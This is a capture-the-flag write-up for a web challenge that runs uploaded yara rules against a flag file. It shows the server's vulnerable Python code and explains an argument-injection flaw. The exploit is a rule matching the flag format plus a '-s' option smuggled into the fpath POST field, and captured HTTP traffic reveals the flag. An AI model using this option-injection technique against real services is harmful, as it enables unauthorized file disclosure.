Category:

web

Name:

yara


Message:

read the flag via yara.

Instructions:

The web application for this challenge has implemented following features:

- Uploading of Yara file
- Scanning the flag file with the uploaded file and displaying the result



If the uploaded yara rule matches the contents of the flag file, the corresponding yara rule name will be responded, but the contents of the text file will not be responded. Also, there are access restrictions and file size restrictions, so it is not appropriate to use brute force to identify the flag text data character by character. So, you need to read the distributed source code and look for vulnerabilities.

This web application generates strings used for yara command options from POST data and responds with the results.

```python
    if is_outside_jail(fpath):
        return make_error_result("You shouldn't try to access to outside of app dir!")

    arg = 'yara %s -w ./flag/flag_is_in_this_file.txt' % (fpath)
    yara_args = shlex.split(arg)

    if not exist_file(yara_args[1]):
        return make_error_result("'%s' doesn't exist" % fpath)

    proc = subprocess.run(yara_args, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    result = proc.stdout.decode('utf8')
```

Any character can be inserted into this string, but since it is via shlex.split(), general command injection will not work. However, the options that pass to commands can be injected.

Check out yara's options. The “-s” option prints the matched string. Let’s utilize this for attack.

```
Usage: yara [OPTION]... [NAMESPACE:]RULES_FILE... FILE | DIR | PID

Mandatory arguments to long options are mandatory for short options too.

  -t,  --tag=TAG                      print only rules tagged as TAG
  -i,  --identifier=IDENTIFIER        print only rules named IDENTIFIER
  -c,  --count                        print only number of matches
  -n,  --negate                       print only not satisfied rules (negate)
  -D,  --print-module-data            print module data
  -g,  --print-tags                   print tags
  -m,  --print-meta                   print metadata
  -s,  --print-strings                print matching strings
  -L,  --print-string-length          print length of matched strings
```

You can earn the flag for this challenge by following the two steps below.

- Create and upload a rule that matches the flag format
- Injecting “-s” option to earn the flag

```
17 -----------------------------306034084838974291761245771810
18 Content-Disposition: form-data; name="yara"; filename="test.yara"
19 Content-Type: application/octet-stream
20
21 rule read_flag {
22     strings:
23         $s1 = /CSG_FLAG{.*}/
24     condition:
25         $s1
26 }
27
28 -----------------------------306034084838974291761245771810--
29
```

Search

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.12.3
3 Date: Sun, 01 Sep 2024 23:44:09 GMT
4 Content-Type: application/json
5 Content-Length: 85
6 Connection: close
7
8 {
    "result":"upload/yara/291e4c06cf9db8c5dc8d20eb9c0d697013c0b12d",
    "status":"success"
  }
9
```

```
15 Priority: u=1
16
17 fpath=upload/yara/291e4c06cf9db8c5dc8d20eb9c0d697013c0b12d -s
```

Search 0 highlights

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.12.3
3 Date: Sun, 01 Sep 2024 23:45:10 GMT
4 Content-Type: application/json
5 Content-Length: 161
6 Connection: close
7
8 {
    "result":
    "read_flag ./flag/flag_is_in_this_file.txt\n0x0:$s1: CSG_FLAG{d5
    cc409b228fa721cfbf23516f3b89becf6be1d3abf564ee9bd573dabcdc7c3d}\
    n",
    "status":"success"
  }
```

References:

https://virustotal.github.io/yara/

https://docs.python.org/3/library/shlex.html